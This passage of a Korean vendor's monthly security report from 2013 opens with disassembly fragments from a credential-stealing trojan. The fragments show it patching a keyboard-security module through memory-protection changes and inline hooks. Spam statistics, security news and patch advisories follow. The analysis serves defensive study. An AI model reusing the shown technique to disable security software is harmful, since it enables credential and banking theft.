.  8BF8          MOV EDI,EAX                                  SCSK4.0A0C6A3C
.  3BFB          CMP EDI,EBX
.  0F84 AA00000  JE kakutk.034FF762
.  393D B0315F0  CMP DWORD PTR DS:[35F31B0],EDI               SCSK4.0A080000
.  74 64         JE SHORT kakutk.034FF724
.  68 00008000   PUSH 800000                                  MemSize = 800000 (8388
.  53            PUSH EBX                                     Flags = GMEM_FIXED|5
.  FF15 8C10510  CALL DWORD PTR DS:[<&KERNEL32.Global        GlobalAlloc
.  3BC3          CMP EAX,EBX
.  8945 FC       MOV DWORD PTR SS:[EBP-4],EAX                 SCSK4.0A0C6A3C
.  74 48         JE SHORT kakutk.034FF71B
.  893D B0315F0  MOV DWORD PTR DS:[35F31B0],EDI               SCSK4.0A080000
.  8B47 3C       MOV EAX,DWORD PTR DS:[EDI+3C]
.  8B7438 50     MOV ESI,DWORD PTR DS:[EAX+EDI+50]
```

SCSK4.ocx가 로드 되었다면, 해당 모듈 특정 부분의 패치를 위해서 ZwProtectVirtualMemory를 호출함으로써 메모리 속성을 변경한다.

```
module kakutk
   PUSH EDI                                  SCSK4.0A080000
)3 PUSH kakutk.0351BF50                      pModule = "ntdll.dll"
10 CALL DWORD PTR DS:[<&KER                  GetModuleHandleA
10 MOV ESI,DWORD PTR DS:[<&                  ShimEng.5C2E7774
   MOV EDI,EAX                               ntdll.ZwProtectVirtualMemory
)3 PUSH kakutk.0351BF38                      ProcNameOrOrdinal = "NtWriteVirtualMemory"
   PUSH EDI                                  hModule = 0A080000 (SCSK4)
   CALL ESI                                  GetProcAddress
)3 PUSH kakutk.0351BF20                      ProcNameOrOrdinal = "NtProtectVirtualMemory"
   PUSH EDI                                  hModule = 0A080000 (SCSK4)
)3 MOV DWORD PTR DS:[35F4A7                  ntdll.ZwProtectVirtualMemory
   CALL ESI                                  GetProcAddress
   POP EDI                                   SCSK4.0A080000
)3 MOV DWORD PTR DS:[35F4A7                  ntdll.ZwProtectVirtualMemory
   POP ESI
   LEA ECX,[LOCAL.2]
   PUSH ECX
   LEA ECX,[ARG.4]
   PUSH 40
   PUSH ECX
   LEA ECX,[LOCAL.1]                         패치할 부분의 메모리 속성을 변경
   PUSH ECX
   PUSH [ARG.1]
   CALL EAX                                  ntdll.ZwProtectVirtualMemory
```

아래는 실제로 SCSK4영역에 코드패치가 이루어진 부분을 나타낸다. 인라인 후킹을 해놓은 것을 확인할 수 있다.

ESTsoft Copyright © by ESTsoft Corp. All rights reserved.



(3) 결론

이번 악성코드는 파일 드랍, 온라인게임 계정 및 금융정보 탈취, 커널 루트킷을 통한 백신 무력화, 키보드 보안 모듈의 무력화 등의 기능을 종합적으로 가지고 있는, 아주 고도로 치밀하게 설계된 Trojan 종류에 속한다고 볼 수 있다.

다행히도, 실제 핵심적인 역할을 하는 DLL이나 커널 루트킷에 대해서 프로텍터를 걸어놓지 않아서 내부 코드를 쉽게 볼 수는 있었지만, 악성코드 크기가 너무 방대해서 혼자서 짧은 시간에 모든 것을 분석해서 파악해내기란 힘들다는 생각이 들었다.

개인적으로 이때까지 본 계정탈취 악성코드 중에서 가장 방대한 크기의 악성코드였으며, 계정탈취 악성코드의 결정판이라고 봐도 무방할 정도였다. 거대한 프로그램의 사이즈와 사용된 기법들이 아주 기술적인 것으로 봐서 이러한 종류의 악성코드를 전문적으로 제작하는 중국 해커그룹이 존재할 것으로 생각된다.


추후에 이것과 유사한 변종이 퍼질 가능성이 다분하기 때문에, 본 문서에 기술된 백신, 키보드 보안 모듈의 무력화 및 계정정보를 탈취하는 수법 등에 대해서 정확히 이해하고 그에 대응해야 할 것 같다.

ESTsoft Copyright © by ESTsoft Corp. All rights reserved.

Part Ⅰ 7월의 악성코드 통계


3. 허니팟/트래픽 분석

(1) 상위 Top 10 포트



(2) 상위 Top 5 포트 월별 추이


[2013년 05월 ~ 2013년 07월]



ESTsoft Copyright © by ESTsoft Corp. All rights reserved.

(3) 악성 트래픽 유입 추이

[2013년 02월 ~ 2013년 07월]




ESTsoft Copyright © by ESTsoft Corp. All rights reserved.

Part Ⅰ 7월의 악성코드 통계

4. 스팸 메일 분석


(1) 일별 스팸 및 바이러스 통계 현황



일별 스팸 및 바이러스 통계 현황 그래프는 하루에 유입되는 바이러스 및 스팸 메일의 개수를 나타내는 그래프입니다. 7월의 경우 6월에 비해 스팸메일수의 수치 및 메일에 첨부된 악성코드의 수치가 각각 10%가량씩 감소했습니다. 휴가시즌으로 인해 PC사용량이 줄어든 것으로 판단됩니다.

(2) 월별 통계 현황

[2013년 02월 ~ 2013년 07월]



월별 통계 현황은 전체 악성메일 중 단순 스팸메일과 악성코드 첨부메일의 각 비율을 나타내는 그래프입니다. 7월에는 스팸 메일이 93.2%, 악성코드 첨부메일이 6.8%의 비율로 수신된 것으로 확인되었습니다. 스팸메일과 메일에 첨부된 악성코드의 수치는 6월에 비해 각각 10% 정도씩 감소하였습니다.

ESTsoft Copyright © by ESTsoft Corp. All rights reserved.

(3) 스팸 메일 내의 악성코드 현황

[2013년 07월 01일 ~ 2013년 07월 31일]

순위	악성코드 진단명	메일수[개]	비율[%]
1	W32/Mytob-C	842	3.68%
2	W32/MyDoom-H	432	1.89%
3	Mal/ZipMal-B	292	1.27%
4	Troj/Invo-Zip	287	1.25%
5	Mal/Phish-A	232	1.01%
6	W32/MyDoom-N	193	0.84%
7	Trojan/Agent-ACMG	172	0.75%
8	Mal/EncPk-AKE	144	0.63%
9	W32/Virut-T	88	0.38%
10	Mal/DrodZp-A	85	0.37%

스팸 메일 내의 악성코드 현황은 7월 한달 동안 수신된 메일에서 발견된 악성코드 중 Top 10을 뽑은 그래프입니다. 6월과 마찬가지로 W32/Mytob-C와 W32/MyDoom-H가 각각 1,2위를 차지했으며 지난달 4위를 차지했던 Mal/ZipMal-B가 다시 한단계 올라 3위를 차지했습니다.
전체적으로, 휴가시즌인 관계로 수집된 스팸메일과 악성코드 수치가 조금씩 줄었으며 이는 다음달 통계에서도 유사하게 나타날 것으로 판단됩니다.

ESTsoft Copyright © by ESTsoft Corp. All rights reserved.

Part Ⅱ 보안 이슈 돋보기

1. 7월의 보안 이슈

인터넷 뱅킹에서 보안카드 인증 실패 시 다음에 요구되는 번호는 이전 번호와 같다는 점을 악용하여 이 번호를 탈취하는 악성코드가 발견되었습니다. 그밖에 대부분의 안드로이드 폰에 존재하는 취약점 발견, 사이버위협 발생 시 청와대가 진두지휘, 6.25 사이버 테러도 北의 소행, SIM카드 보안 구멍 등이 7월의 이슈가 되었습니다.

• 보안카드번호 2개 탈취 신종 금융사기 주의보

사용자의 PC를 악성코드에 감염시킨 후, 사용자가 인터넷뱅킹 거래를 진행할 때 인터넷뱅킹 화면에 보안카드 비밀번호 등의 입력을 유도하는 가짜 팝업창을 띄우고, 사용자가 보안카드 비밀번호를 입력하면, 사용자의 인터넷뱅킹 화면을 비정상적으로 종료 시키고 자금을 편취하는 신종 전자금융 사기 수법이 발생하였습니다. 이전에 35개의 보안카드 비밀번호 전체를 입력하도록 유도하던 신종 수법과는 다른 방법으로, 사용자들의 특별한 주의가 필요합니다.

• 대부분의 안드로이드 폰에 존재하는 취약점 발견

최근 모든 안드로이드 앱이 보안을 위해 가지고 있는 '암호화 서명'을 깨지 않더라도 앱 실행파일 코드를 바꾸는 것이 가능한 취약점이 발견되었습니다. 이 취약점을 이용하면, 합법적으로 설치된 앱도 앱스토어나 휴대전화, 이용자들이 모르는 사이에 해커들에 의해 트로이 목마로 바뀔 수 있습니다. 이 취약점은 안드로이드 1.6 이후 모든 제품에 존재하는 결함으로, 이 결함을 가진 스마트폰은 약 9억대에 달할 것 이라고 예상하고 있습니다.

• 사이버위협 발생 시 청와대가 진두지휘

정부는 지난 3월 방송사와 금융기관을 대상으로 한 3.20 전산망해킹을 계기로 '국가사이버안전전략회의'를 개최해 국가 사이버안보 종합대책을 수립하였습니다. 정부는 사이버위협 대응체계 즉응성 강화를 위하여 사이버안보 콘트롤 타워는 청와대가 맡기로 하고, 실무총괄은 국가정보원이 담당하기로 하였습니다.

• 6.25 사이버 테러도 北의 소행

6월 25일 청와대를 비롯하여 정부기관, 언론사 등 69곳에서 동시에 발생한 6.25 사이버테러의 공격수법이 기존 북한의 해킹수법과 일치하고, 과거의 북한의 대남 해킹 자료와 비교, 분석해, 이번 테러의 주체가 북한인 것으로 결론 내렸습니다. 6.25 사이버테러의 주체가 북한이라는 사실을 바탕으로 향후 정부가 어떻게 대응할 지는 지켜봐야 할 것입니다.

• SIM카드 보안 구멍

일부 SIM카드 암호체계 보안성에 심각한 구멍이 뚫려 있는 것으로 확인되었습니다. 심카드 핵심암호기술의 취약성을 이용하면, 외부인의 휴대폰을 마음대로 조종할 수 있으며, 심지어 은행계좌에 과금까지 시킬 수 있습니다. 현재 이 취약점은 이미 GSM협회에 알려 졌

ESTsoft Copyright © by ESTsoft Corp. All rights reserved.

습니다.

• 애플, 개발자 홈페이지 해킹

애플의 개발자 홈페이지가 해킹을 당했습니다. 7월 18일 애플 개발자 홈페이지는 해킹공격을 받았으며, 이후 3일이 지난 후 애플은 이메일로 해킹사실을 공지하였습니다. 애플이 이 홈페이지 해킹사실을 알리기 전까지, 일부 개발자들이 애플 명의의 가짜 패스워드 재설정 이메일을 받은 사실이 알려지면서 논란이 되기도 했습니다.

• 금융감독원 사칭 신종 피싱사이트 발견

최근 금감원 안내문을 게시하고 금융정보를 빼내는 신종 피싱사이트가 발견되었습니다. 이 방식은 포털사이트로 접속을 하면 금감원을 가장한 안내문이 뜨며, 안내문내의 은행 로고를 클릭하면 해당은행의 피싱사이트로 접속하게 됩니다. 금감원 관계자는 보안인증, 강화절차 등을 빙자하여 특정 사이트로의 접속을 유도하는 것은 100% 피싱사이트로 절대 응하지 말라고 당부하였습니다.

• 스마트 TV 해킹 취약점 발견

최근 삼성전자의 스마트 TV에서 보안취약점이 발견되었습니다. 이 취약점을 이용하면 서비스거부공격이 가능하며, 원격에서 TV를 끄거나 장애를 줄 수 있습니다. 전문가들은 스마트 TV는 스마트폰에 비해 보급률이나 성능이 낮지만, 일상생활에 밀접하고 빠른 확산속도 만큼 대책을 마련해야 한다고 하였습니다.

ESTsoft Copyright © by ESTsoft Corp. All rights reserved.

2. 7월의 취약점 이슈

• Microsoft 7월 정기 보안 업데이트

.NET Framework 및 Silverlight의 취약점으로 인한 원격 코드 실행 문제, Windows 커널 모드 드라이버의 취약점으로 인한 원격 코드 실행 문제, GDI+ 의 취약점으로 인한 원격 코드 실행 문제, Internet Explorer 누적 보안 업데이트, Microsoft DirectShow의 취약점으로 인한 원격 코드 실행 문제 해결 등을 포함한 Microsoft 7월 정기 보안 업데이트가 발표되었습니다.

<해당 제품>

- **Windows XP**
- **Windows Vista**
- **Windows 7**
- **Windows 8**
- **Windows RT**
- **Windows Server 2003**
- **Windows Server 2008**
- **Windows Server 2008 R2**
- **Windows Server 2012**

.NET Framework 및 Silverlight의 취약점으로 인한 원격 코드 실행 문제점(2861561)

이 보안 업데이트는 Microsoft .NET Framework 및 Microsoft Silverlight의 비공개적으로 보고된 취약점 5건과 공개된 취약점 2건을 해결합니다. 이 중 가장 심각한 취약점으로 인해 신뢰할 수 있는 응용 프로그램에서 특정 패턴의 코드를 사용할 경우 원격 코드 실행이 허용될 수 있습니다. 취약점 악용에 성공한 공격자는 로그온한 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

Windows 커널 모드 드라이버의 취약점으로 인한 원격 코드 실행 문제점(2850851)

이 보안 업데이트는 Microsoft Windows의 공개된 취약점 2건과 비공개적으로 보고된 6건의 취약점을 해결합니다. 가장 위험한 취약점으로 인해 사용자가 TrueType 글꼴 파일이 포함된 공유 콘텐츠를 볼 경우 원격 코드 실행이 허용될 수 있습니다. 이 취약점을 악용한 공격자는 영향을 받는 시스템을 완전히 제어할 수 있습니다.

GDI+ 의 취약점으로 인한 원격 코드 실행 문제점(2848295)

이 보안 업데이트는 Microsoft Windows, Microsoft Office, Microsoft Lync 및 Microsoft Visual Studio에서 비공개적으로 보고된 취약점을 해결합니다. 취약점으로 인해 사용자가 TrueType 글꼴파일이 포함된 공유콘텐츠를 볼 경우 원격 코드 실행이 허용될 수 있습니다.

ESTsoft Copyright © by ESTsoft Corp. All rights reserved.

Internet Explorer 누적 보안 업데이트(2846071)

이 보안 업데이트는 Internet Explorer에서 발견되어 비공개적으로 보고된 취약점 17건을 해결합니다. 가장 위험한 취약점으로 인해 사용자가 Internet Explorer를 사용하여 특수하게 조작된 웹 페이지를 볼 경우 원격 코드 실행이 허용될 수 있습니다. 가장 위험한 취약점 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

Microsoft DirectShow의 취약점으로 인한 원격 코드 실행 문제점(2845187)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Windows의 취약점을 해결합니다. 이러한 취약점으로 인해 사용자가 특수하게 조작된 이미지 파일을 열 경우 원격 코드 실행이 허용될 수 있습니다. 취약점 악용에 성공한 공격자는 로컬 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

Windows Media Format Runtime의 취약점으로 인한 원격 코드 실행 문제점(2847883)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Windows의 취약점을 해결합니다. 이 취약점으로 인해 사용자가 특수하게 조작된 미디어 파일을 열 경우 원격 코드 실행이 허용될 수 있습니다. 취약점 악용에 성공한 공격자는 로컬 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

Windows Defender의 취약점으로 인한 권한 상승 문제점(2847927)

이 보안 업데이트는 Windows 7용 Windows Defender 및 Windows Server 2008 R2에 설치된 Windows Defender에서 비공개적으로 보고된 취약점을 해결합니다. Windows Defender에서 사용된 경로 이름 때문에 이 취약점으로 인해 권한 상승이 허용될 수 있습니다. 이 취약점 악용에 성공한 공격자는 임의 코드를 실행하여 영향을 받는 시스템을 완전히 제어할 수 있습니다. 이렇게 되면 공격자는 프로그램을 설치할 수 있을 뿐 아니라 데이터를 보거나 변경하거나 삭제할 수 있고 모든 사용자 권한이 있는 새 계정을 만들 수도 있습니다. 공격자가 이 취약점을 악용하기 위해서는 유효한 로그온 자격 증명이 필요합니다. 익명 사용자는 이 취약점을 악용할 수 없습니다.

<해결방법>

Windows Update를 수행하거나 Microsoft 보안 공지 요약 사이트에서 해당 취약점들의 개별적인 패치 파일을 다운로드 받을 수 있습니다.

한글 : http://technet.microsoft.com/ko-kr/security/bulletin/ms13-jul
영문 : http://technet.microsoft.com/en-us/security/bulletin/ms13-jul

ESTsoft Copyright © by ESTsoft Corp. All rights reserved.

• 2013년 7월 Oracle Critical Patch Update 권고

Oracle Critical Patch Update(CPU)는 Oracle사의 제품을 대상으로 다수의 보안 패치를 발표하는 주요 수단임.
Oracle CPU 발표 이후, 관련 공격코드의 출현으로 인한 피해가 예상되는 바 Oracle 제품의 다중 취약점에 대한 패치를 권고함.

2013년 7월 Oracle CPU에서는 Oracle 자사 제품의 보안취약점 89개에 대한 패치를 발표함. 원격 및 로컬 공격을 통하여 취약한 서버를 공격하는데 악용될 가능성이 있는 취약점을 포함하여 DB의 가용성 및 기밀성/무결성에 영향을 줄 수 있는 취약점 존재

<해당 제품>

Oracle Database 11g Release 2, versions 11.2.0.2, 11.2.0.3
Oracle Database 11g Release 1, version 11.1.0.7
Oracle Database 10g Release 2, versions 10.2.0.4, 10.2.0.5
Oracle Access Manager, versions 11.1.1.5.0, 11.1.1.7.0, 11.1.2.0.0
Oracle Endeca Server, versions 7.4.0, 7.5.1.1
Oracle HTTP Server, versions 10.1.3.5.0
Oracle JRockit, versions R27.7.5 and earlier, R28.2.7 and earlier
Oracle Outside In Technology, versions 8.3.7, 8.4.0, 8.4.1
Oracle WebCenter Content, versions 10.1.3.5.1, 11.1.1.6.0, 11.1.1.7.0
Oracle Hyperion BI, versions 11.1.1.3, 11.1.1.4.107 and earlier, 11.1.2.1.129 and earlier, 11.1.2.2.305 and earlier
Enterprise Manager Plugin for Database 12c Release 1, versions 12.1.0.2, 12.1.0.3
Enterprise Manager Grid Control 11g Release 1, version 11.1.0.1
Enterprise Manager Grid Control 10g Release 1, version 10.2.0.5
Oracle E-Business Suite Release 12i, versions 12.0.6, 12.1.1, 12.1.2, 12.1.3
Oracle E-Business Suite Release 11i, version 11.5.10.2
Oracle Agile Collaboration Framework, version 9.3.1
Oracle Agile PLM Framework, version 9.3.1
Oracle Agile Product Framework, version 9.3.1
Oracle PeopleSoft Enterprise Portal, version 9.1
Oracle PeopleSoft HRMS, version 9.1
Oracle PeopleSoft PeopleTools, versions 8.51, 8.52, 8.53
Oracle iLearning, versions 5.2.1, 6.0
Oracle Policy Automation, versions 10.2.0, 10.3.0, 10.3.1, 10.4.0, 10.4.1, 10.4.2
Oracle and Sun Systems Product Suite
Oracle Secure Global Desktop, versions 4.6 prior to 4.63, 4.7 prior to 4.71
Oracle MySQL Server, versions 5.1, 5.5, 5.6

ESTsoft Copyright © by ESTsoft Corp. All rights reserved.

<해결 방법>

• 해결방안으로서 "Oracle Critical Patch Update Advisory - July 2013" 문서를 검토하고 벤더사 및 유지보수업체와 협의/검토 후 패치적용 요망

<참고사이트>

http://www.oracle.com/technetwork/topics/security/cpujuly2013-1899826.html

• Apache Struts 2 원격코드 실행 취약점 보안업데이트 권고

Apache Struts 2에서, 원격코드 실행 등의 취약점이 발견됨.

공격자는 특수하게 조작한 파라미터를 취약점이 존재하는 서버로 전송할 경우, 원격코드 실행 등이 가능함.

취약한 버전을 사용하고 있을 경우, 해킹에 의해 홈페이지 변조, 데이터베이스 정보 유출 등의 피해를 입을 수 있으므로 서버 관리자의 적극적인 조치가 필요함.

<해당 제품>

Apache Struts 2.3.15 및 이전버전

<해결 방법>

• 취약한 Apache Struts 2 버전을 운용하고있는 웹서버 관리자는 2.3.15.1 이상 버전으로 업그레이드

<참고사이트>

http://struts.apache.org/release/2.3.x/docs/s2-016.html

http://struts.apache.org/release/2.3.x/docs/s2-017.html

http://struts.apache.org/download.cgi#struts23151

• 아래한글 임의코드 실행 취약점 보안 업데이트 권고

한글과컴퓨터社에서 개발한 워드프로세서인 한/글에서 임의 코드실행이 가능한 취약점이 발견됨.

낮은 버전의 아래한글 사용자는 악성코드 감염에 취약할 수 있으므로 해결방안에 따라 보안업데이트 권고

공격자는 웹 게시물, 스팸 메일, 메신저의 링크 등을 통해 특수하게 조작된 한글문서(HWP)를 열어보도록 유도하여 임의코드를 실행시킬 수 있음.

<해당 제품>

한글 2010 8.5.8.1349 및 이전 버전

ESTsoft Copyright © by ESTsoft Corp. All rights reserved.

<해결 방법>

• 한글과컴퓨터 홈페이지에서 보안업데이트 파일을 직접 다운로드 받아 설치하여 아래 버전으로 업데이트

- 다운로드 경로 : http://www.hancom.co.kr/downLoad.downPU.do?mcd=001
- 업데이트된 버전 : 한/글 2010 8.5.8.1362 이상 버전

• 한글과컴퓨터 자동 업데이트를 통해 한글 최신버전으로 업데이트

- 시작 → 모든 프로그램 → 한글과컴퓨터 → 한글과컴퓨터 자동 업데이트

<참고사이트>

http://www.hancom.co.kr/downLoad.downPU.do?mcd=001

• Microsoft 8월 정기 보안 업데이트

Internet Explorer 누적 보안 업데이트, Unicode Scripts Processor의 취약점으로 인한 원격 코드 실행 문제, Microsoft Exchange Server의 취약점으로 인한 원격 코드 실행 문제, 원격 프로시저 호출의 취약점으로 인한 권한 상승 문제, Windows 커널의 취약점으로 인한 권한 상승 문제해결 등을 포함한 Microsoft 8월 정기 보안 업데이트가 발표되었습니다.

<해당 제품>

- **Windows XP**
- **Windows Vista**
- **Windows 7**
- **Windows 8**
- **Windows RT**
- **Windows Server 2003**
- **Windows Server 2008**
- **Windows Server 2008 R2**
- **Windows Server 2012**

Internet Explorer 누적 보안 업데이트(2862772)

이 보안 업데이트는 Internet Explorer의 비공개적으로 보고된 취약점 11건을 해결합니다. 가장 위험한 취약점으로 인해 사용자가 Internet Explorer를 사용하여 특수하게 조작된 웹 페이지를 볼 경우 원격 코드 실행이 허용될 수 있습니다. 가장 위험한 취약점 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

Unicode Scripts Processor의 취약점으로 인한 원격 코드 실행 문제점(2850869)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Windows의 Unicode Scripts Processor

ESTsoft Copyright © by ESTsoft Corp. All rights reserved.

취약점을 해결합니다. 이 취약점으로 인해 사용자가 포함된 OpenType 글꼴을 지원하는 응용 프로그램을 사용하여 특수하게 조작된 문서나 웹 페이지를 볼 경우 원격 코드 실행이 허용될 수 있습니다. 취약점 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

Microsoft Exchange Server의 취약점으로 인한 원격 코드 실행 문제점(2876063)

이 보안 업데이트는 Microsoft Exchange Server에서 발견되어 공개적으로 보고된 취약점 3건을 해결합니다. Microsoft Exchange Server의 WebReady 문서 보기 및 데이터 손실 방지 기능에 취약점이 있습니다. 이 취약점은 사용자가 OWA(Outlook Web App)를 사용하여 특수하게 조작된 파일을 미리보는 경우 Exchange 서버에 있는 코드 변환 서비스의 보안 컨텍스트에서 원격 코드를 실행하도록 허용할 수 있습니다. WebReady 문서 보기에 사용되는 Exchange에 있는 코드 변환 서비스는 LocalService 계정의 자격 증명을 사용합니다. 데이터 손실 방지 기능은 특수하게 조작된 메시지가 Exchange 서버에서 수신되는 경우 필터링 관리 서비스의 보안 컨텍스트에서 원격 코드를 실행할 수 있게 하는 코드를 호스팅합니다. Exchange의 필터링 관리 서비스는 LocalService 계정의 자격 증명을 사용합니다. LocalService 계정에는 로컬 